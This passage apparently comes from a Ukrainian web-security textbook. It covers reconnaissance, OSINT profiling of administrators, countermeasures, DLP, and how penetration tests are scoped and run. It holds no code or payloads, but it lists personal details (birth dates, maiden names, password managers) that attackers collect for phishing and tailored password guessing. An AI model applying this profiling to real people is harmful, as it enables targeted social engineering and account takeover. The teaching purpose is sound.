- систем управління контентом (CMS) та фреймворків, що може допомогти виявити специфічні вразливості (WordPress, Joomla, Drupal, Laravel, Django),
- файлу robots.txt, що інформує веброботів про те, які частини сайту слід ігнорувати (Disallow: /admin – може вказувати на наявність адміністративних інтерфейсів),
- індексації сайту в Google, що може виявити вразливі або чутливі сторінки, які публічно доступні (Google Dorking – специфічні пошукові запити, що допомагають знайти чутливі дані).

Дослідження сайтів допомагає створити повну картину їх структури, що дозволяє зловмисникам ефективно планувати свої дії.

Важливим джерелом даних для хакера є **вивчення адміністраторів** серверів, сайтів, об’єктів зацікавленості для ескалації привілеїв та експлуатації вразливостей (Privilege Escalation and Exploitation). Хакери намагаються використовувати отриману інформацію для підвищення своїх привілеїв у системі, експлуатації знайдених вразливостей, отримання доступу до критично важливих систем або даних. Вони можуть намагатися отримати доступ до систем через взаємодію з адміністраторами, користувачами або іншими об'єктами зацікавленості. Така взаємодія може включати в себе використання методів соціальної інженерії (Social Engineering) для маніпулювання людьми, щоб вони надали конфіденційну інформацію або виконали певні дії. Відбуваються

- фішингові атаки для отримання облікових даних,
- використання технік соціальної інженерії для збору інформації про адміністраторів та користувачів (наприклад, виявлення особистих даних, звичок, контактів),
- підбір паролів або використання методів атаки на слабкі паролі.

Вивчення адміністраторів (whois) серверів та сайтів, а також збір інформації про користувачів, є частиною більш широкого процесу OSINT (Open Source Intelligence) – збору даних з відкритих джерел.

Розглянемо, які дані можуть бути зібрані:


- соціально-психологічний портрет,
- інформації про особистість, включаючи її інтереси, звички, поведінкові особливості та мережу контактів,
- анкетні дані – ім'я, прізвище, адреса, телефон, електронна пошта
- інші дані про особу, що можуть бути використані для злому – номер страховки, табельний номер, номер авто, дівоче прізвище, дати народження дітей.

Ці дані можуть бути використані для фішингу, соціальної інженерії або персоналізованих атак (коректування словників в атаках за словником), для крадіжки особистих даних, створення фейкових акаунтів, доступу до акаунтів через секретні питання, спуфінгу. Джерелами таких даних зазвичай є соціальні мережі, публічні профілі, блоги, форуми, обговорення, публічні реєстри, витоки даних, заповнені форми на сайтах, бази даних компаній.

Вивчення ПЕОМ адміністраторів може надати важливу інформацію для розуміння слабких місць та потенційних вразливостей. Ключовими елементами, на які варто звернути увагу, є:

- операційна система (Windows, macOS, Linux),
- тип, версія браузера (Chrome, Firefox, Edge),
- встановлені плагіни,
- FTP-браузер (FileZilla),

- способи аутентифікації (паролі, двофакторної аутентифікації, сертифікати, токени),
- система запам'ятовування паролів (LastPass, 1Password),
- IP-адреса, антивірус,
- налаштування фаєрвола.



Джерело[5]

Методологія хакінгу є послідовним і комплексним підходом до дослідження та атак на цільову систему. Вона починається з загального вивчення та збору інформації і закінчується конкретними діями з експлуатації вразливостей. Важливо розуміти, що кожен етап пов'язаний з певним ризиком для цілісності та безпеки системи, і, відповідно, захисники повинні вживати заходів для захисту на кожному етапі.

Протидія розкриттю інформації

Щоб захиститися від можливих загроз, які можуть бути викликані використанням перерахованих інструментів та методів, важливо впровадити комплексний підхід до безпеки.

1. Загальними заходами захисту є:
   - налаштування фаєрвола та маршрутизатора, правил доступу,
   - закриття невикористовуваних портів та фільтрація трафіку,
   - деактивація невикористовуваних служб та програм,
   - регулярне оновлення ОС, антивірусних та інших програм, вебсерверів, CMS,
   - впровадження принципу найменших привілеїв для користувачів та служб,
   - налаштування файлів конфігурації (.htaccess, robots.txt), обмежень доступу та захист конфіденційних файлів,
   - видалення та заміна компонентів, що не підтримуються,
   - логування та контроль помилок.

2. **Протидія скануванню портів** (Nmap, SuperScan, Angry IP Scanner, NetScanTools) відбувається за рахунок:
   - налаштування фаєрволів (iptables, Windows Firewall) для обмеження доступу до критичних портів,

- використання систем виявлення та запобігання вторгненням (IPS/IDS – Snort, Suricata) для моніторингу та реагування на підозрілі спроби сканування,
- відповідні конфігурації портів та служб, які приховують відкриті порти (техніки обфускації), що знижує ймовірність успішного сканування.

3. **Протидія сніферам пакетів** (Wireshark, Tcpdump, Fiddler) може бути здійснена:

- шифруванням трафіку (TrueCrypt, OpenSSH, OpenSSL, Tor, OpenVPN), що передаються мережею,
- використанням сертифікатів з надійним рівнем шифрування,
- відокремленням критичних сервісів у різні сегменти мережі та використанням віртуальних мереж (VLAN) для зменшення ризику прослуховування,
- використанням захищених протоколів (HTTPS замість HTTP, SFTP замість FTP, SSH замість Telnet).

4. **Протидія фаззерам** (FFuF, Wfuzz):

- використання регулярних виразів та строгих правил для валідації введених користувачем даних,
- налаштування WAF (Web Application Firewall) для блокування фаззінгових запитів та виявлення вразливостей.

5. **Протидія відладчикам та інструментам аналізу ПЗ** (GDB, WinDbg, IDA Pro, Immunity Debugger) може бути здійснена за рахунок

- обфускації коду,
- протекторів для захисту виконуваних файлів,
- моніторингу системних викликів,
- виявлення та блокування запуску відладчиків.

5. Дотримання наступних заходів дозволить **мінімізувати ризики, пов'язані з неправомірним використанням персональних даних**:

- Обмеження публічності інформації – налаштування конфіденційності у соціальних мережах, обмеження видимості анкетних даних та особистої інформації.
- Використання унікальних відповідей на секретні питання, що мають бути випадковими, не пов'язаними з реальною інформацією.
- Регулярний моніторинг та контроль витоків даних через сервіси для моніторингу витоків даних і своєчасне реагування на загрози.
- Підвищення обізнаності про те, як зловмисники можуть використовувати особисті дані та як захистити себе від атак.
- Використання багатофакторної аутентифікації (MFA) при вході на важливі сервіси, навіть якщо частина даних стала доступною зловмисникам.
- Регулярний аудит доступу до критичних даних в організації, контроль за тим, як і де зберігаються особисті дані співробітників.

6. **Запобігання втраті даних (Data Loss Prevention, DLP)** – це спеціалізований набір стратегій і технологій, що використовуються для запобігання витоку, втрати або несанкціонованого використання конфіденційних даних. DLP рішення допомагають організаціям захищати

важливу інформацію, таку як фінансові дані, персональні дані, інтелектуальна власність, і відповідати вимогам законодавства щодо захисту даних.

Основними компонентами та принципами роботи DLP є:

- виявлення даних,
- контроль доступу до них,
- моніторинг їх передачі,
- захист їх передачі,
- політики реагування на інциденти,
- звіти.

Виявлення даних включає сканування та ідентифікацію конфіденційних даних, що зберігаються у файлах, базах даних або передаються мережею. Використовуються техніки розпізнавання контенту, такі як

- шаблони,
- ключові слова,
- регулярні вирази
- машинне навчання.

Контроль доступу визначає політики доступу до конфіденційних даних, контроль за тим, хто і як може отримати доступ до даних, а також моніторинг дій користувачів.

Моніторинг і захист передачі даних відстежує та контролює передачу даних мережею.

Захист даних відбувається за допомогою шифрування або обмеження доступу. Технологія дозволяє визначати правила для запобігання витоку даних, таких як заборона передачі файлів певного типу або блокування відправки конфіденційних даних на зовнішні електронні адреси, можливість налаштування політик на основі контенту, контексту або атрибутів користувача.

Реагування на інциденти – це автоматичні дії, такі як блокування, шифрування або повідомлення про спробу порушення політик безпеки.

Також відбувається генерація звітів про дії, що стосуються конфіденційних даних, для аудиту та забезпечення відповідності політикам безпеки.

Поширені типами DLP рішень є мережеві (Network), хмарні (Cloud), кінцеві (Endpoint) та DLP для сховищ даних. DLP рішення допомагають організаціям ефективно управляти ризиками, пов'язаними з витоком даних, та забезпечувати захист конфіденційної інформації.

Контрольні запитання

1. Що таке класифікація даних і яку роль вона відіграє в управлінні інформацією та її захисті?
2. Які існують основні категорії класифікації даних?
3. Яка різниця між даними з обмеженим доступом та загальнодоступними даними?
4. Що означає термін «регульовані дані» і які приклади таких даних можна навести?
5. Що таке sniffing і як він впливає на безпеку передачі даних?
6. Які ризики виникають через доступ сторонніх осіб до фізичних носіїв даних?
7. Які потенційні витоки даних можуть виникнути на боці користувача?
8. Чому помилки або логи можуть бути джерелом витоків даних?

9. Які можуть бути причини витоку конфіденційної інформації у вебдодатках?
10. Як детальна інформація про помилки вебдодатка може допомогти зловмисникам?
11. Які типи конфіденційних даних можуть бути розкриті через витік інформації?
12. Як зловмисники можуть використовувати інформацію про версії ПЗ вебсервера або додатка?
13. Що таке відбитки пальців вебсервера/програми (Web Server/Application Fingerprinting) і як вони допомагають зловмисникам?
14. Як витік повного шляху (Full Path Disclosure) може допомогти зловмисникам у подальших атаках?
15. Чому витік структури бази даних (SQL DB Structure Extraction) є серйозною вразливістю?
16. Як неправильна обробка SQL-запитів може призвести до розкриття структури бази даних?
17. Що таке індексація каталогів (Directory Indexing) і як вона може бути використана для атаки?
18. Що таке обхід шляху (Path Traversal) і як зловмисники можуть його використовувати?
19. Як виглядає приклад запиту для обходу шляху?
20. Що таке передбачуване місцезнаходження ресурсу (Predictable Resource Location) і як зловмисники можуть його використовувати?
21. Чому резервні копії даних повинні бути зашифрованими і зберігатися в безпечних місцях?
22. Які політики та процедури мають бути впроваджені для ефективного захисту конфіденційних даних?
23. Які інструменти використовуються для сканування портів та збору інформації про сервери?
24. Що таке WHOIS, і як він допомагає у зборі даних про домен?
25. Чому важливо вивчати файл robots.txt під час збору інформації?
26. Що таке Google Dorking?
27. Як збір інформації про адміністраторів серверів та користувачів допомагає хакерам в атаках?
28. Що таке OSINT?
29. Які елементи варто досліджувати в ПЕОМ адміністраторів?
30. Які загальні заходи безпеки необхідно впровадити для захисту від загроз, пов'язаних з витоком інформації?
31. Які заходи протидії використовуються для захисту від сканування портів?
32. Які технології використовуються для протидії сніферам пакетів?
33. Що таке фаззери, і які заходи захисту можна застосувати проти них?
34. Які методи протидії використовуються для захисту від інструментів аналізу ПЗ?
35. Які типи DLP-рішень існують?

Розділ 6

ТЕСТУВАННЯ ВЕББЕЗПЕКИ

Тестування безпеки ПЗ

Тестування безпеки ПЗ – це комплекс взаємопов'язаних дій направлених на оцінку захищеності ПЗ та зниження ризику порушення безпеки під час експлуатації.

Тестування веббезпеки – це процес оцінки захищеності вебдодатків, серверів та інфраструктури від потенційних загроз та вразливостей. Воно включає в себе кілька ключових напрямків:

- **Тестування на проникнення** (Penetration Testing) – це активний процес, коли експерти з безпеки намагаються імітувати атаки на систему, щоб виявити вразливості до реальних загроз.
- **Аудит коду** – аналіз вихідного коду вебдодатку на предмет потенційних вразливостей,
- **Аналіз конфігурації** – перевірка налаштувань серверів, баз даних та мережевої інфраструктури для виявлення неправильних або небезпечних конфігурацій.
- **Сканування вразливостей** – використання спеціалізованих інструментів для автоматизованого сканування вебдодатків та серверів на предмет відомих вразливостей.
- **Тестування на відповідність стандартам** – перевірка відповідності системи відомим стандартам безпеки, таким як OWASP, PCI DSS та інші.
- **Соціальна інженерія** – перевірка стійкості персоналу до атак, які використовують методи маніпуляції або обману для отримання доступу до захищених систем.
- **Тестування продуктивності під навантаженням** – оцінка стійкості системи до атак типу відмова в обслуговуванні (DDoS) та інших форм навантаження.

Принципи тестування

Принципи тестування є основою процесу тестування ПЗ. Вони формулюють ключові підходи та обмеження, з якими стикаються тестувальники, щоб максимально підвищити ефективність тестування. Розглянемо детально кожен з них.

- **Тестування підтверджує наявність дефектів, а не їх відсутність**. Тестування може показати, що дефекти існують, але не може довести, що їх немає. Це означає, що навіть після успішного проходження тестів не можна гарантувати повну відсутність помилок.
- **Всеохоплююче тестування неможливе**. Неможливо протестувати всі можливі варіанти виконання програми через величезну кількість можливих вхідних даних і шляхів виконання. Тому тестувальники повинні зосередитися на найбільш критичних аспектах.
- **Тестування потрібно починати якомога раніше**. Чим раніше в процесі розробки починається тестування, тим легше і дешевше

виявляти та виправляти помилки. Це також допомагає уникнути накопичення дефектів на пізніших етапах.

- **Кластеризація дефектів**. Дефекти, як правило, зосереджені в певних модулях або компонентах системи. Це означає, що деякі частини коду можуть бути більш схильні до помилок, і їх потрібно тестувати ретельніше.
- **Парадокс пестициду**. Якщо одні й ті самі тестові сценарії виконуються багаторазово, з часом вони перестають знаходити нові помилки. Тому тести повинні регулярно оновлюватися та вдосконалюватися, щоб залишатися ефективними.
- **Тестування – контекстно залежне**. Методи та підходи до тестування залежать від контексту, у якому здійснюється розробка ПЗ. Наприклад, тестування мобільних додатків відрізняється від тестування корпоративних систем.
- **Відсутність помилок не є самоціллю тестування**. Основною метою тестування є забезпечення того, що ПЗ відповідає вимогам і працює належним чином у реальних умовах. Навіть якщо у програмі немає явних помилок, це не означає, що вона задовольняє потреби користувачів або бізнесу.

Етапи тестування

Тестування безпеки є складним і важливим процесом, який складається з кількох етапів. Кожен з них має своє значення в забезпеченні того, що система захищена від потенційних загроз. Розглянемо детальніше кожен етап:

1. **Планування**. На цьому етапі визначаються цілі тестування безпеки, обсяги, ресурси, строки та підходи. Включає в себе створення плану тестування, який описує, що саме буде перевірятися, які інструменти будуть використовуватися, і які ресурси потрібні.

2. **Моніторинг та контроль тестування**. Відстеження прогресу виконання плану тестування, контроль якості тестів і їх результатів, включає аналіз відхилень від плану та прийняття рішень щодо коригування процесу тестування.

3. **Аналіз тестування**. Оцінка ризиків та визначення ключових аспектів системи, які потребують тестування. Цей етап включає аналіз загроз, визначення пріоритетів тестування та вибір відповідних технік тестування безпеки.

4. **Проектування тестів**. Розробка тестових сценаріїв, які будуть використовуватися для перевірки безпеки системи, включає визначення випадків використання, тестових даних, умов та очікуваних результатів.

5. **Реалізація тестів**. Впровадження розроблених тестових сценаріїв у практичне застосування. На цьому етапі створюються автоматизовані скрипти або готуються мануальні тести для подальшого виконання.

6. **Виконання тестів**. Безпосереднє проведення тестування на безпеку за допомогою розроблених сценаріїв. Тестувальники запускають тести, збирають дані та аналізують результати для виявлення вразливостей.

7. **Завершення тестування**. Завершальний етап, на якому підводяться підсумки тестування, готуються звіти про знайдені вразливості, їхній пріоритет та рекомендовані виправлення. Включає ретроспективний аналіз процесу тестування та підготовку до подальших тестувань.

Статичне та динамічне тестування безпеки

Статичне та динамічне тестування безпеки додатків є двома основними методами, які використовуються для перевірки безпеки ПЗ на різних етапах розробки. Вони відрізняються підходом, часом застосування та типом виявлених вразливостей.

Статичне тестування безпеки (Static Application Security Testing, **SAST**) – це метод аналізу безпеки, який виконується на вихідному коді або бінарних файлах без їх запуску. Його завдання полягає у виявленні вразливостей на ранніх етапах розробки або інтеграції, ще до того, як програма буде зібрана і запущена. Дозволяє виявляти помилки раніше в процесі розробки, що знижує вартість їх усунення. Інтеграція з CI/CD дозволяє автоматизувати перевірку коду на безпеку. Може бути частиною процесу перевірки якості коду (Code Review). Однак цей метод не виявляє вразливостей, пов'язаних із поведінкою додатку під час виконання та може генерувати велику кількість хибних спрацьовувань, які потребують ручного аналізу.

Динамічне тестування безпеки (Dynamic Application Security Testing, **DAST**) – це метод тестування, який аналізує вебдодаток або систему в режимі реального часу під час виконання. Він орієнтований на виявлення вразливостей на рівні функціонування додатку. Проводиться на вже запущеному додатку, зазвичай на етапі тестування або після розгортання в робоче середовище. Використовує емуляцію атак для виявлення вразливостей. Виявляє вразливості, які виникають лише під час виконання програми. Може тестувати систему як з точки зору користувача, так і з точки зору зловмисника. Однак важко точно визначити місце у коді, де знаходиться вразливість та часто вимагає більш тривалого часу для тестування порівняно ніж статичне.

Обидва методи тестування є критично важливими для забезпечення безпеки ПЗ. SAST забезпечує глибокий аналіз коду, тоді як DAST дозволяє оцінити, як програма поводиться в реальному середовищі. Використання цих двох підходів у поєднанні забезпечує комплексний захист і підвищує загальний рівень безпеки додатку.

Вимоги до безпеки ПЗ

Вимоги до безпеки ПЗ є критично важливими для забезпечення захисту додатків від різних загроз. Наведемо детальніший опис кожного аспекту, який впливає на формування вимог до безпеки:

- **Специфікація додатку** – документ, який описує функціональні та нефункціональні вимоги до ПЗ, включаючи вимоги до безпеки. Вона визначає, як додаток має поводитися в різних ситуаціях, які функції повинні бути захищені, і які дані потребують особливого захисту.
- **Вимоги законодавства**. ПЗ повинно відповідати законодавчим нормам і іншим нормативним актам, які регулюють безпеку даних та конфіденційність. Наприклад, GDPR[11] у Європейському Союзі, HIPAA[12] у США та інші локальні або міжнародні регламенти, що визначають, як обробляти та захищати дані.

[11] GDPR. URL: https://gdpr-text.com/uk/

[12] HIPAA. URL: https://www.govinfo.gov/content/pkg/CRPT-104hrpt736/pdf/CRPT-104hrpt736.pdf

- **Рекомендації стандартів**.
  OWASP Application Security Verification Standard (ASVS)[13] – це набір рекомендацій та контрольних списків для забезпечення безпеки вебдодатків. Він допомагає розробникам і тестувальникам впроваджувати та перевіряти безпеку додатків на різних рівнях, від базових до розширених вимог.
- **Дані про відомі вразливості**. Вимоги до безпеки повинні враховувати інформацію про відомі вразливості, які були знайдені в аналогічних додатках або технологіях, це можуть бути дані з таких джерел, як бази даних вразливостей або повідомлення про загрози від виробників ПЗ.
- **Здоровий глузд**. Це практичний підхід до забезпечення безпеки, який враховує специфіку конкретного додатку, можливі ризики та реальні загрози. Здоровий глузд допомагає приймати рішення в умовах, коли стандарти або специфікації не надають однозначної відповіді.

Ці елементи разом створюють комплексну основу для формування вимог до безпеки, яка допомагає захистити додаток від різноманітних загроз і забезпечити його надійність у реальному середовищі.

Тестова документація

Тестова документація є важливим елементом процесу тестування безпеки, що допомагає структурувати і задокументувати процеси перевірки ПЗ. Вона включає різні документи, які описують стратегії, методи, результати і стандарти, що використовуються під час тестування. Основними елементами тестової документації, що стосуються безпеки додатків, є:

- **Чек-лист OWASP ASVS** – контрольний список, заснований на цьому стандарті, який містить рекомендації та критерії для оцінки безпеки додатків. Він використовується для систематичного тестування всіх аспектів безпеки, від автентифікації до захисту даних.
- **Чек-лист WSTG** (Web Security Testing Guide)[14] – це практичний посібник з тестування безпеки вебдодатків, який містить перелік можливих тестів і методик для виявлення вразливостей. Він допомагає тестувальникам дотримуватися перевіреної методології і забезпечує покриття всіх важливих аспектів безпеки.
- **Результати попередніх перевірок** – документи, які містять звіти про проведені раніше тестування, включаючи знайдені вразливості, використані методи, та рекомендації щодо виправлення. Ці дані можуть бути використані для відстеження прогресу, повторного тестування або виявлення патернів у вразливостях.
- **Розроблені у відділі тестування практики, правила та тести** – внутрішні документи, створені відділом тестування, які описують прийняті підходи до тестування безпеки, стандарти якості, методики та конкретні тести, що використовуються в організації.

[13] OWASP Application Security Verification Standard. URL: https://owasp.org/www-project-application-security-verification-standard/

[14] OWASP Web Security Testing Guide. URL: https://owasp.org/www-project-web-security-testing-guide/

Вони можуть включати специфічні сценарії тестування, інструменти, а також вимоги до проведення та документування результатів тестів.

Ці документи разом формують набір інструментів для тестування безпеки, забезпечуючи системний підхід до перевірки захищеності ПЗ та допомагаючи підтримувати високий рівень якості та безпеки.

Тестування на проникнення

Тестування на проникнення (Pentesting) є одним із найпоширеніших і найважливіших методів тестування безпеки. Воно має на меті оцінити захищеність системи шляхом імітації реальних атак, щоб виявити вразливості, які можуть бути використані зловмисниками.

Тестування на проникнення – це метод активного тестування, що передбачає проведення контрольованих атак на заздалегідь визначені області системи або додатків з метою виявлення вразливостей, які можуть призвести до несанкціонованого доступу або компрометації даних.

Тестування на проникнення має кілька різних видів, кожен з яких фокусується на специфічних аспектах безпеки системи:

- **Оцінка безпеки додатку** фокусується на виявленні вразливостей у вебдодатках або ПЗ, включає аналіз вихідного коду (SAST), динамічне тестування (DAST), а також перевірку безпеки через імітацію атак.
- **Тест на проникнення до мобільного пристрою** – це перевірка наявності вразливостей в мобільних платформах (iOS, Android) та додатках, які можуть бути використані для компрометації пристроїв або даних користувачів, аналіз коду додатку, тестування на рівні пристрою, а також перевірка на вразливості, специфічні для мобільних платформ.
- **Зовнішній тест на проникнення** фокусується на виявленні вразливостей, які можуть бути експлуатовані ззовні, без фізичного доступу до системи, охоплює атаки через публічно доступні інтерфейси, такі як вебсайти або інші онлайн-сервіси, включає сканування відкритих портів, перевірку наявності вразливостей у публічних сервісах, а також імітацію атак з мережі Інтернет.
- **Внутрішній тест на проникнення** імітує атаки зсередини організації, може бути корисним для виявлення проблем безпеки, які можуть бути використані внутрішніми зловмисниками або особами, що отримали несанкціонований доступ до внутрішньої мережі. Включає оцінку безпеки мережі, виявлення небезпечних конфігурацій, тестування на проникнення в інфраструктуру через внутрішні точки доступу.
- **Оцінка фізичної безпеки** фокусується на фізичній безпеці приміщень і інфраструктури, а також на безпеці бездротових мереж (Wi-Fi). Метою є виявлення можливості фізичного доступу або перехоплення бездротових сигналів.

Кожен з цих видів тестування має свою специфіку та спрямованість, і разом вони забезпечують комплексний підхід до оцінки безпеки систем.

Фази тестування на проникнення

Фази тестування на проникнення включають різні етапи, які дозволяють систематично і ефективно перевірити безпеку системи або додатку:

1. **Перед залученням (Pre-engagement)** – підготовчий етап, на якому визначаються обсяги тестування (Scope), цілі, правила, та умови. Включає узгодження обсягу роботи, визначення зон тестування, а також отримання дозволів і оформлення угод. На цьому етапі складаються договори, визначаються цілі тестування, створюється план тестування, узгоджуються рамки і межи тестування.

2. **Розвідка (Reconnaissance)** – збір інформації про цільову систему для визначення її слабких місць. Розділяється на активну та пасивну розвідку.

3. **Моделювання загроз і виявлення вразливостей (Threat Modeling and Vulnerability Identification)** – визначення потенційних загроз і вразливостей на основі зібраної інформації, включає оцінку архітектури системи, виявлення можливих вразливих місць і слабких точок. Проводиться моделювання можливих атак, визначення ризиків, аналіз результатів сканування на вразливості.

4. **Експлуатація (Exploitation)** – активне використання виявлених вразливостей для отримання несанкціонованого доступу або підвищення привілеїв. Цей етап має на меті перевірку реального впливу вразливостей. На цьому етапі провадиться запуск експлойтів, використання інструментів для атаки, здійснення атак для перевірки можливих способів компрометації.

5. **Постексплуатація (Post-Exploitation)** – оцінка впливу успішних атак і отримання подальшого контролю над системою, включає вертикальний (Privilege Escalation) та горизонтальний (Lateral Movement) рух. Вертикальний – підвищення прав доступу, щоб отримати більш високий рівень контролю або доступу до критичних даних, горизонтальний –переміщення в межах системи або мережі для виявлення інших вразливих точок або систем.

6. **Після залучення (Post-Engagement)** – заключний етап, на якому оформлюються результати тестування, готується звіт і надаються рекомендації, включає також очистку і відновлення тестованих систем. Відбувається підготовка детального звіту про виявлені вразливості, рекомендації щодо виправлення, проведення остаточного очищення протестованих систем і повернення до початкового стану.

Ці фази забезпечують систематичний і структурований підхід до тестування на проникнення, що дозволяє детально перевірити безпеку системи та надати рекомендації для покращення її захисту.

Визначення області тестування

Визначення області тестування (Scope) – це ключовий етап у підготовці до тестування безпеки, який визначає межі й параметри тестування.

Основними елементами області тестування, які слід враховувати, є:

- **IP-простір** – всі IP-адреси, підмережі, або діапазони, які мають бути протестовані. Визначення IP-простору дозволяє чітко розуміти, які ресурси потрапляють під перевірку, щоб уникнути тестування нецільових систем.
- **Зовнішній/внутрішній**. Зовнішній тест охоплює тестування систем, доступних з мережі Інтернет, та може включати вебсайти, VPN, електронну пошту, та інші сервіси, доступні ззовні. Внутрішній тест зосереджується на системах і мережах, доступних з внутрішньої мережі компанії, може включати внутрішні вебдодатки, бази даних, файлові сервери тощо.




Рис. 6.1 Визначення області тестування

- **Очікувані цілі** – конкретні системи, додатки або сервіси, які є метою тестування, може включати вебдодатки, сервери баз даних, мережеві пристрої (наприклад, маршрутизатори, комутатори), мобільні додатки.
- **Пентестінг поза сайтом** – тестування безпеки бездротових мереж, включаючи перевірку шифрування, налаштування точок доступу, захист від несанкціонованого доступу, перевірка інших хостів, доступних ззовні, наприклад, хмарних серверів, які обслуговують критично важливі сервіси.
- **Пентестінг на місці** – оцінка здатності організації протистояти атакам, що використовують людський фактор, такі як фішинг, вішинг, чи атаки шляхом спілкування, спроби отримання фізичного доступу до приміщень, серверних кімнат, або робочих станцій з метою перевірки фізичних заходів безпеки.

Ці категорії допомагають чітко визначити рамки тестування та уникнути ризиків, пов'язаних із втручанням в системи, які не входять в узгоджену область тестування.

Технічне завдання

Технічне завдання (ТЗ) до пентесту є критично важливим документом, який детально описує усі аспекти проведення тестування безпеки. Воно слугує контрактом між пентестером і клієнтом, який визначає обов'язки, очікування та умови проведення тесту.

Основними елементами, які має охоплювати ТЗ, є:

1. **Що клієнт очікує від тесту** – опис основних цілей і завдань пентесту, виявлення вразливостей, перевірка дотримання політик безпеки, оцінка готовності до атак, та очікуваний результат, звіт з виявленими вразливостями, рекомендації щодо усунення, оцінка рівня ризику.

2. **Обсяг роботи** – конкретні вебдодатки чи домени, що підлягають тестуванню, IP-адреси чи діапазони, які потрапляють під перевірку, ПЗ, яке слід протестувати (мобільні додатки, десктопні програми тощо), будь-які інші

системи, які підлягають тестуванню, такі як бази даних, сервери, мережеві пристрої, а також чіткий список об'єктів, що виключені з тестування (наприклад, критичні системи, що можуть порушити бізнес-процеси при тестуванні).

3. **Графік роботи** – очікувані дати початку та завершення тестування, часові проміжки для проведення тестів, щоб мінімізувати вплив на бізнес-процеси.

4. **Ціноутворення** – деталізація вартості робіт, включаючи розбивку за етапами (підготовка, тестування, звітність) та окремими послугами (додаткові консультації, перевірка після виправлення вразливостей), умови та графік платежів (наприклад, 50% передоплати і 50% після завершення тестування).

5. **Результати наприкінці пентесту** – опис типів звітів, які клієнт отримає (наприклад, технічний звіт для IT-команди, управлінський звіт для керівництва), формат звіту (PDF, презентація, усний брифінг), рекомендації щодо покращення безпеки на основі результатів тестування.

6. **Умови оплати** – як і коли проводяться платежі (передоплата, після завершення, поетапно), валюта і методи оплати (банківський переказ, кредитна картка).

7. **Юридичні угоди** (відповідність законодавству).

- **Угода про нерозголошення**, щоб захистити конфіденційну інформацію,
- **Відповідність законодавству (Compliance)** – підтвердження, що тестування відповідає всім законодавчим вимогам (наприклад, GDPR),
- **Звільнення від відповідальності** – підтвердження того, що тестування не призведе до юридичних наслідків для пентестера, якщо воно проведене відповідно до домовленостей.

8. **Місце роботи**, де будуть проводитися тести, на місці у клієнта, дистанційно, або комбіновано.

9. **Підписи** обох сторін для підтвердження згоди з умовами ТЗ та **дата** підписання угоди.

Такий формат технічного завдання допоможе забезпечити чіткість і прозорість у відносинах між пентестером та клієнтом, а також сприяти досягненню узгоджених результатів.

Правила взаємодії

Правила взаємодії між пентестером і організацією є важливим елементом технічного завдання, оскільки вони забезпечують чітке розуміння процесу тестування та допомагають уникнути непорозумінь.

Ключовими моментами, які варто врахувати, є:

1. **План комунікації**, що включає визначення відповідальних осіб з обох сторін, які будуть основними точками зв'язку, встановлення графіка регулярних оновлень (наприклад, щоденні або щотижневі звіти про прогрес), використання визначених каналів (електронна пошта, телефонні дзвінки, захищені месенджери) для обміну інформацією.

2. **Обробка конфіденційних даних** – чітке визначення, до яких даних пентестер матиме доступ і які дані підлягають особливому захисту, використання методів шифрування і захищених каналів передачі для обробки конфіденційної інформації, політика щодо знищення або повернення всіх конфіденційних даних після завершення тестування.

3. **Дії у разі виявлення критичного факту** – якщо пентестер виявляє критичну вразливість, яка ставить під загрозу безпеку організації, він повинен негайно повідомити про це уповноважену особу з боку організації, надати детальну інформацію про проблему, рекомендації щодо її негайного усунення та координувати дії для мінімізації ризиків, сформувати терміновий звіт з описом вразливості, впливу на систему та запропонованими кроками для її усунення.

4. У разі запиту (наприклад, охорони або іншого персоналу) пентестер повинен бути готовий надати відповідний документ, що називають «**картка виходу з в'язниці**» (Get Out of Jail Free card), і пояснити свої повноваження, тому він повинен мати при собі офіційний документ, який підтверджує його повноваження на проведення тестування, це може бути:

- лист-дозвіл від організації, який підтверджує, що ця особа проводить пентест в інтересах організації,
- дозвіл на доступ до певних приміщень або систем,
- підписана угода

або інший документ, який чітко визначає обсяг тестування і доступ до конфіденційної інформації.

Угода про нерозголошення

Угода про нерозголошення (Non-Disclosure Agreement, NDA) – це юридичний документ, який захищає конфіденційну інформацію, що передається між сторонами під час співпраці.

Її основними елементами є:

